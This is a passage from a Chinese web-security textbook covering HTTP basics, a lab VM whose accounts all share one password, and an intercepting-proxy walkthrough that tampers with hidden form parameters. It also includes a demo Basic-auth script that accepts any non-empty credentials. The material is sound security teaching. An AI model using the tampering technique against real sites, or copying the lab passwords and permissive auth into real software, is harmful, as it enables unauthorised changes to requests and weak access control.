Fiddler 是一款由 Eric Lawrence 开发的免费的 Web 应用调试工具。Fiddler 在 Windows 计算机上以代理的方式运行，能够观察和修改 HTTP 的通信内容。同类产品还有 Burp suite 和 Paros 等。但是，和其他软件相比，Fiddler 不易出现乱码问题，且安装容易，因此本书将重点对 Fiddler 进行解说。


◆安装 Fiddler

Fiddler 的最新版，可以在 http://fiddler2.com/get-fiddler 下载。点击“Download Fiddler2”按钮即可下载。下载后点击安装即可。

◆ Fiddler 的运行确认及简单用法

Fiddler 能够从开始菜单处启动。启动后画面如图 2-11。这时，请点击“Decode”。


▶ 图 2-11　Fiddler 的启动画面



Fiddler 启动时会修改 Internet Explorer（IE）的代理设置。这时，防病毒软件可能会阻止代理设置的变更。此情况下请解除防病毒软件的阻止。

确认启动 Fiddler 后，用 IE 打开 http://example.jp/phpinfo.php（虚拟机上的网页）。如果已经显示有 phpinfo.php 的话，按 F5 刷新一下页面即可。这时会显示如图 2-12 的页面。

图 2-12　通过 Fiddler 观察 HTTP 通信



在画面左侧的“Web Session”中选择 /phpinfo.php。

另外，请从界面上的众多标签中，选择画面上方的“Inspect”和“Raw”，以及画面中间的“Raw”。上述操作的目的在于显示 HTTP 的原始状态。

Fiddler 除了能显示 HTTP 消息，还能修改这些消息。具体内容在下一章会做讲述。

至此，试验环境的安装就全部结束了。

参考：虚拟机的数据一览

已建立的用户账号

用户名	密码	目的
root	wasbook	Linux 的 root 用户
wasbook	wasbook	应用程序管理者
alice	wasbook	邮件发送者
bob	wasbook	邮件接收者
carol	wasbook	其他
down	（无）	关机用

已安装的软件

服务	软件	版本
OS(Linux)	Ubuntu	10.04.1 LTS
Web 服务器	Apache	2.2.14
PHP	PHP	5.3.2
数据库	PostgreSQL	8.4.4
邮件发送服务器	Postfix	2.7.0
POP3 服务器	Dovecot	1.2.9
SSH 服务器	OpenSSH	5.3

Apache 的根目录

/var/www

参考：如果无法连接试验环境的 POP3 服务器

设置了第 17 页的邮箱账号后，如果无法连接 POP3 服务器，可以在虚拟机上执行以下命令来启动 Dovecot。

```
# /etc/init.d/dovecot start
```

图 2-13　启动 Dovecot

```
root@wasbook:~# /etc/init.d/dovecot start
 * Starting IMAP/POP3 mail server dovecot                    [ OK ]
root@wasbook:~#
```

如图 2-13 所示，显示“OK”即表明 Dovecot 已经启动。这时请再次连接 POP3 服务器。

第3章

Web 安全基础：HTTP、会话管理、同源策略

本章的内容是 Web 安全的重要基础。首先介绍 HTTP 协议和会话管理，然后讲述浏览器的安全性功能之一，也是理解跨站脚本等主要安全隐患的原理的必备知识——同源策略。

3.1 HTTP 与会话管理

为什么要学习 HTTP

Web 应用的安全隐患有些源于网络的固有特性。在 Web 应用中，哪些信息容易泄漏，哪些信息容易被篡改，如何才能保证信息安全？正是因为开发人员缺乏这些知识，才会在开发时埋下安全隐患。为了理解诸如此类源自 Web 特性的安全隐患，就必须要掌握 HTTP 和会话管理的相关知识。而这也是本节要讲述的内容。

最简单的 HTTP

在正式开始前，先来体验下最简单的 HTTP 吧。31-001.php 中有如下 PHP 代码。这段脚本的功能为显示当前时间。


▶ 代码清单 /31/31-001.php



```
<body>
<?php echo htmlspecialchars(date('G:i')); ?>
</body>
```

访问 http://example.jp/31/ 的菜单（以下写作“/31/ 菜单”），点击“31-001: 当前时间”链接（图 3-1），就可以在虚拟机上执行这段脚本了。

▶ 图 3-1 /31/ 菜单




执行结果如图 3-2 所示。

▶ 图 3-2 显示时间脚本



与此同时，在后台，浏览器会向服务器发送 HTTP 请求（HTTP Request），而收到浏览器请求的服务器则会向浏览器发回 HTTP 响应（HTTP Response）（图 3-3）。


▶ 图 3-3 HTTP 的请求与响应



◆使用 Fiddler 观察 HTTP 消息

我们可以使用 Fiddler 来观察 HTTP 消息。启动 Fiddler 后，在 IE 浏览器上刷新刚才的页面。这次，浏览器和服务器之间的通信经过了 Fiddler，所以在 Fiddler 上能够看到 HTTP 的通信内容。

▶ 图 3-4 通过 Fiddler 显示 HTTP 通信



为了让 Fiddler 显示 HTTP 的通信情况，如图 3-4 所示，选择界面上方的“Inspectors”-“Raw”标签以及界面中间的“Raw”标签。然后，在界面左侧选择 31-001.php 请求。

图中右侧红框中的内容就是浏览器与 Web 服务器之间互相传递的消息。下面，让我们来具体看一下这些内容。

◆请求消息

Fiddler 界面右侧上半部分显示的内容，是浏览器向服务器发出的请求，被称为请求消息（Request Message）。

请求消息的第 1 行被称为请求行（Request Line），相当于浏览器下达给服务器的命令。请求行由请求方法、URL（URI）和协议版本组成，它们之间以空格相隔（图 3-5）。在 Fiddler 界面中，请求行上显示的是包含了 Scheme（协议）和主机名（FQDN，全称域名）的绝对路径的 URL，这是因为请求经过了代理（Fiddler）的缘故，而通常情况下只会显示相对路径的 URL。

▶ 图 3-5　请求行

GET	/31/31-001.php	HTTP/1.1
请求方法	请求 URL	协议版本

HTTP 的请求方法除了 GET（取得资源）以外，还有 POST 和 HEAD 等。GET 和 POST 与 HTML 中 form 元素的 method 属性指定的值相同。关于 POST 方法后面还会讲述。

请求消息的第 2 行及以后的内容被称为请求头信息（Header），其格式为名称与值以冒号相隔。图 3-4 中显示了很多请求头信息，但其中只有 Host 是必需的[①]。Host 表示接收信息的主机名（FQDN）和端口号（80 时可以省略）。

◆响应消息

图 3-4 右侧的下半部分显示的是从 Web 服务器返回的内容，被称为响应消息（Response Message）。如图 3-6 所示，响应消息包含状态行、响应头信息和响应正文（Body）。

▶ 图 3-6　响应消息的构造

状态行	HTTP/1.1 200 OK
响应头信息	Date: Mon, 10 Jan 2011 05:34:30 GMT Server: Apache/2.2.14 (Ubuntu) X-Powered-By: PHP/5.3.2-1ubuntu4.2 Vary: Accept-Encoding Content-Length: 20 Keep-Alive: timeout=15, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
空行	
响应正文	<body> 14:34</body>

① 如果 HTTP 协议版本为 1.0，Host 头信息也可以省略。

◆状态行

状态行的内容是请求消息经过服务器处理以后的状态（图 3-7）。

▶ 图 3-7　状态行的构造

```
HTTP/1.1  200  OK
```

协议版本　状态码　状态描述

状态码的百位数有特殊含义，代表了响应的几种状态（表 3-1）。常见的状态码有：200（成功）、301 和 302（重定向）、404（找不到资源）、500（服务器内部发生错误）等。

▶ 表 3-1　状态码的说明

状态码	概要
1xx	处理正在继续
2xx	成功
3xx	重定向
4xx	客户端错误
5xx	服务器错误

◆响应头信息

响应消息的第 2 行及以后的内容为响应头信息（图 3-6），内容一直到出现空行（只含有换行符的行）为止。以下为典型的响应头信息。

➤ Content-Length

显示响应正文的字节数。

➤ Content-Type

指定为 MIME 类型。HTML 文档的情况下则为 text/html。下表列出了常见的 MIME 类型。

▶ 表 3-2　常见的 MIME 类型

MIME 类型	含义
text/plain	文本
text/html	HTML 文档
application/xml	XML 文档
text/css	CSS
image/gif	GIF 图像
image/jpeg	JPEG 图像
image/png	PNG 图像
application/pdf	PDF 文档

分号之后的 charset=UTF-8 表示 HTTP 响应的字符编码。字符编码必须被正确设置，具体原因及设置方法请参考第 6 章。

◆如果将 HTTP 比喻为对话

由于 HTTP 会持续不断进行请求与响应，所以将其比喻为人们的对话或许会更形象。以显示

时间的脚本为例，将这个最简单的 HTTP 消息以对话的形式呈现的话，大概就像下面这样 ①。

> 顾客：现在几点了？
>
> 店员：15 点 21 分。

接下来，我们看一个复杂些的 HTTP 消息的例子——“输入 – 确认 – 注册”模式的表单。

输入 – 确认 – 注册模式

这里，通过观察“输入 – 确认 – 注册”模式中输入表单（Input Form）的 HTTP 消息，希望能够有助于读者更深入地理解 HTTP。

以下分别为输入页面（31-002.php）、确认页面（31-003.php）和注册页面（31-004.php）的代码。

代码清单　/31/31-002.php



```
<html>
<head><title> 个人信息输入 </title></head>
<body>
<form action="31-003.php" method="POST">
姓名 <input type="text" name="name"><br>
邮箱地址 <input type="text" name="mail"><br>
性别 <input type="radio" name="gender" value=" 女 "> 女
<input type="radio" name="gender" value=" 男 "> 男 <br>
<input type="submit" value=" 确认 ">
</form>
</html>
```

代码清单　/31/31-003.php



```
<?php
  $name = @$_POST['name'];
  $mail = @$_POST['mail'];
  $gender = @$_POST['gender'];
?>
<html>
<head><title> 确认 </title></head>
<body>
<form action="31-004.php" method="POST">
姓名 :<?php echo htmlspecialchars($name, ENT_NOQUOTES, 'UTF-8'); ?><br>
邮箱地址 :<?php echo htmlspecialchars($mail, ENT_NOQUOTES, 'UTF-8'); ?><br>
性别 :<?php echo htmlspecialchars($gender, ENT_NOQUOTES, 'UTF-8'); ?><br>
<input type="hidden" name="name" value="<?php echo htmlspecialchars($name, ENT_COMPAT,
```

① 将 HTTP 比喻成对话的灵感，源于书籍《Web 背后的技术》[1] 与《Web 技术入门》[2]。

```
'UTF-8'); ?>">
<input type="hidden" name="mail" value="<?php echo htmlspecialchars($mail, ENT_COMPAT,
'UTF-8'); ?>">
<input type="hidden" name="gender" value="<?php echo htmlspecialchars($gender, ENT_
COMPAT, 'UTF-8'); ?>">
<input type="submit" value=" 注册 ">
</form>
</html>
```

代码清单　/31/31-004.php



```
<?php
  $name = @$_POST['name'];
  $mail = @$_POST['mail'];
  $gender = @$_POST['gender'];
  // 下面开始处理
?>
<html>
<head><title>注册成功</title></head>
<body>
姓名:<?php echo htmlspecialchars($name, ENT_NOQUOTES, 'UTF-8'); ?><br>
邮箱地址:<?php echo htmlspecialchars($mail, ENT_NOQUOTES, 'UTF-8'); ?><br>
性别:<?php echo htmlspecialchars($gender, ENT_NOQUOTES, 'UTF-8'); ?><br>
已注册
</body></html>
```

要在虚拟机上执行的话，可以点击 /31/ 菜单中的“31-002：输入 – 确认 – 注册”链接。然后就会显示如下页面（图 3-8）。

图 3-8　输入页面



在页面上填入姓名、邮箱和性别后点击“确认”按钮。这时，HTTP 请求消息就可以在 Fiddler 中看到（图 3-9）。




图 3-9 在输入页面填写完毕后点击“确认”时 Fiddler 中显示的 HTTP 请求消息

◆ POST 方法

此处显示的是从图 3-9 的请求消息中摘取的一些重要内容。

```
POST /31/31-003.php HTTP/1.1
Referer: http://example.jp/31/31-002.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Host: example.jp

name=%E5%BE%B3%E4%B8%B8%E6%B5%A9&mail=toku@example.jp&gender=%E7%94%B7
```


请求行开头处的方法变成了 POST。与 GET 不同的是，空行下面所填写的值也被发送了。而这部分内容就被称为消息体（Message Body）。

◆消息体

通过 POST 方法发送的请求消息中包含消息体。与响应消息一样，消息头和消息体用空行相隔。要通过 POST 方法发送的值被放在请求的消息体中。

与 POST 发送值相关的消息头为 Content-Length 和 Content-Type。

Content-Length 为消息体的字节数。

Content-Type 为发送值的 MIME 类型，可通过 HTML 的 form 元素设置。默认为 application/x-www-form-unlencoded。这种类型的格式为，“名称 = 值”的组合通过 & 相连，其中，名称和值都经过了百分号编码（Percent-Encoding）。

◆百分号编码

中文和特殊符号等不能直接用于 URL，而如果要将它们用在 URL 上的话就需要经过百分号编码。百分号编码是将字符以字节为单位转换成 %xx 的形式。xx 为该字节的十六进制写法。例如，将图 3-8 中输入的文字“德”进行 UTF-8 编码，可得到 E5 BE B3 字节列，百分号编码后即为 %E5%BE%B3。

根据百分号编码的规则，空格应为 %20，但在 application/x-www-form-unlencoded 的情况下，空格则被特殊处理为 +[①]。所以，将“I’m a programmer”进行百分号编码的话，结果就为 I%27m+a+programmer（撇号变成了 %27）。

◆ Referer

请求消息中有时含有 Referer 头信息。它能告诉我们当前请求是从哪个页面链接过来的，值就是那个页面的 URL。除了通过 form 元素发送的请求，a 元素生成的链接或 img 元素的图像等也会产生 Referer 头信息。

Referer 头信息有时是提升安全性的帮手，有时却能成为问题之源。

Referer 有益的一面体现在，当我们为了确保安全性而主动检验 Referer 头信息时，通过查看 Referer，能够确认应用程序的跳转是否跟预期一样。但是，同其他头信息一样，Referer 也能由访问者本人通过 Fiddler 之类的工具修改，或者被浏览器插件和其他安全方面的软件修改或删除，所以未必会正确显示链接的来源[②]。

当 URL 中包含敏感信息时，Referer 就可能会引发安全问题。比如，URL 中包含的会话 ID 通过 Referer 泄漏给外界，从而使自己的身份被他人恶意冒名顶替，就是一个典型的案例。具体情况将在 4.6.3 节详述。

要点 URL 中包含重要信息时，就有被 Referer 头信息泄密的风险。

◆ GET 和 POST 的使用区别

如何区别使用 GET 方法和 POST 方法呢？

HTTP 1.1 协议的规范文档 RFC2616[③] 的第 9 章和第 15 章中，记载了区别使用两者的注意点。

- GET 方法仅用于查阅（获取资源）
- GET 方法被认为没有副作用
- 发送敏感数据时应使用 POST 方法

这里出现了“副作用”这个概念。副作用是指，除了获取资源（内容）以外的其他操作。比如，追加 / 更新 / 删除服务器端的数据、购买商品、注册 / 删除用户等操作。换言之，更新类的

---

① 百分号编码属于 URL（URI）的规范，application/x-www-form-unlencoded 属于 HTML 的规范，所以两者存在细微差别。

② 关于使用 Fiddler 来改变参数，后面讲 hidden 参数时会进行详述。

③ http://tools.ietf.org/html/rfc2616

页面必须使用 POST 方法。

另外，GET 方法使用的是 URL 后紧跟查询字符串的形式来传递参数，但由于浏览器和服务器能够处理的 URL 长度是有限的[①]，所以，当传递的信息量很大时，使用 POST 方法更安全。

敏感信息应使用 POST 发送，这是因为 GET 方法有下列风险。

- URL 中指定的参数经由 Referer 泄漏
- URL 中指定的参数残留在访问日志（Access Log）中


为解决以上问题，当所发送的请求符合以下任一条件时就应使用 POST 方法，都不符合时才使用 GET 方法。

- 请求中包含数据更新等副作用时
- 发送敏感信息时
- 发送的信息量很多时

◆ hidden 参数能够被更改

继续刚才的输入表单（图 3-8），点击“确认”按钮后浏览器的页面如图 3-10 所示。

图 3-10 确认画面



虽然在页面上看不到，但用户在前页面输入的值会以 hidden 参数的形式在 HTML 源代码中记录下来。

与 FTP 协议或 telnet 协议不同，HTTP 协议无法记忆客户端的当前状态。这种特性被称为 HTTP 的无状态性[②]。因此，状态的记忆需要借助响应（HTML）中的 hidden 参数。


在页面上点击“注册”按钮后，hidden 参数将被发送给 Web 服务器。此时，在向服务器发送数据之前，我们可以尝试使用 Fiddler 改变 hidden 参数的值。

首先，在 Fiddler 的 Rules 菜单中，选择“Automatic Breakpoints”-“Before Requests”（图 3-11）。

① 虽然 RFC2616、RFC1738 及 RFC3986 中并未规定 URL 的长度上限，但各个浏览器都存在上限值。


② 与此相反，像 FTP 和 telnet 这种能够记忆当前状态的特性，叫作有状态性。

▶ 图 3-11 在 Rules 菜单中选择“Automatic Breakpoints” - “Before Requests”



此状态下，点击“注册”按钮后，Fiddler 的界面就变成了图 3-12 所示的情形（选择右侧上方的“WebForms”）。现在，Fiddler 截获到了浏览器的请求消息，并且还未将其传送给服务器。

▶ 图 3-12 Fiddler 接收浏览器的请求消息



编辑方框中的内容，如图 3-13 所示。


▶ 图 3-13 变更浏览器的请求消息



接下来，点击“Run to Completion”按钮，变更后的请求就会被发送给服务器。此时，IE 上

会显示图 3-14 的页面（虽然显示了“成功注册”的消息，但事实上并没有进行注册处理）。

▶ 图 3-14　浏览器显示了变更后的信息



以上试验说明，在 HTTP 层面，文本框、单选框的选择项，以及 hidden 参数都被同等对待，在浏览器上无法改变的值（如单选框的选择项和 hidden 参数）也能够被更改。

要点　浏览器发送的值都能够被变更

通过实际体验 hidden 参数的变更可以得知，一旦处理 hidden 参数的地方存在安全隐患，就会有被 Fiddler 等代理工具实施篡改和攻击的风险。

◆将 hidden 参数的更改比作对话

接下来让我们以对话的形式来再现一下刚才变更 hidden 参数的情形。

顾客与店员的对话

顾客：我想要申请会员。

店员：请提供您的姓名、邮箱地址、性别（男或女）。

顾客：姓名为德丸浩，邮箱地址为 tokumaru@example.jp，性别为男。

店员：好的。姓名为德丸浩，邮箱地址为 tokumaru@example.jp，性别为男。请您确认。

顾客：不对。姓名为德丸玛利亚，邮箱地址为 maria@example.jp，性别为女。请注册。

店员：姓名为德丸玛利亚，邮箱地址为 maria@example.jp，性别为女。您的会员身份已注册完毕。

◆ hidden 参数的优点

前面介绍了 hidden 参数的一些隐患，那么 hidden 参数有什么优点呢？虽然 hidden 参数的值能被用户自己改写，但在面对信息泄漏以及被第三方篡改等危险时，hidder 参数却坚不可摧。

与 hidden 参数形成鲜明对比的是后面将要介绍的 Cookie 和会话（Session）变量。Cookie 和会话变量的缺点是容易招致会话固定攻击。尤其是在尚未登录、并且又使用了地域型域名的情

况下，受到 Cookie Monster Bug 的影响，根本就没有有效的办法来防止会话变量的泄漏（参考 4.6.4 节）。

因此，像认证和授权信息这样需谨防被用户自己更改的信息，应当保存在会话变量中（参考 5.1 节和 5.3 节）。而除此以外的信息，则首先应考虑能否保存在 hidden 参数中。特别是在登录前的状态下，由于不存在与认证、授权相关的信息，因此，原则上要避免使用会话变量，而是应该使用 hidden 参数，从而来防止信息泄漏等。

无状态的 HTTP 认证


HTTP 支持认证功能。HTTP 认证根据实现方式可细分为 Basic 认证、NTLM 认证和 Digest 认证等。正如 HTTP 是无状态的协议一样，HTTP 认证同样也是无状态的。

下面让我们看一下 HTTP 认证中最简单的 Basic 认证。

◆体验 Basic 认证


Basic 认证的概要如图 3-15 所示。Basic 认证下，当浏览器请求一个需要认证的网页时，服务器会先向浏览器返回“401 Unauthorized（未认证）”状态码。浏览器收到此状态码后，会显示要求输入 ID 和密码的画面，然后再将输入的 ID 和密码添加到请求信息中，再次向服务器发送。

图 3-15　Basic 认证的概要



Basic 认证大多通过设置 Web 服务器来实现，而也能通过 PHP 来编写代码。以下为使用 PHP 的 Basic 认证的例子。

▶ **代码清单 /31/31-010.php**



```
<?php
  $user = @$_SERVER['PHP_AUTH_USER'];
  $pass = @$_SERVER['PHP_AUTH_PW'];


  if (! $user || ! $pass) {
    header('HTTP/1.1 401 Unauthorized');
    header('WWW-Authenticate: Basic realm="Basic Authentication Sample"');
    echo "请输入用户名和密码";
    exit;
  }
?>
<body>
已通过认证<br>
用户名:<?php echo htmlspecialchars($user, ENT_NOQUOTES, 'UTF-8'); ?>
<br>
密码:<?php echo htmlspecialchars($pass, ENT_NOQUOTES, 'UTF-8'); ?> <br></body>
```

以上代码仅用于试验，所以 ID 和密码输入任意值都能通过认证，而 ID 或密码任意一方为空白就会认证失败。认证失败时，按照 Basic 认证的规定会输出以下头信息。

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="Basic Authentication Sample"
```

如果要在虚拟机上运行，可以点击 /31/ 菜单的“31-010：Basic 认证试验”。第一次请求时浏览器没有发送 ID 和密码，所以 31-010.php 返回了 401 状态码。这时，HTTP 信息的截图如图 3-16 所示。浏览器收到 401 状态码后，就会显示要求输入 Basic 认证的 ID 和密码的对话框（图 3-17）。

▶ **图 3-16 返回 401 状态码的 HTTP 消息**



▶ 图 3-17　Basic 认证的 ID 和密码输入对话框

